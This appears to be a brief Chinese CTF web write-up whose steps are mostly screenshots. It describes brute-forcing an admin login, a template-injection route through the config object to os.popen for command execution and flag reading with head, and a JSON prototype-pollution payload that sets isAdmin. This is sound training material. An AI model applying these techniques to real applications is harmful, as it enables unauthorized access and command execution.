
web
nest_js



bp进行爆破,得到账号admin,密码password
星愿信箱
魔板注入


看有哪些函数

通过 config对象调用 os.popen执行 ls /

发现有flag,cat别屏蔽了,head /flag查看
多重宇宙日记
注册然后登陆



需要isAdmin状态

更新json
1
2
3
4
5
6
7
| {
"settings": {
"__proto__": {
"isAdmin": true
}
}
}
|
easy_file

放入bp分析

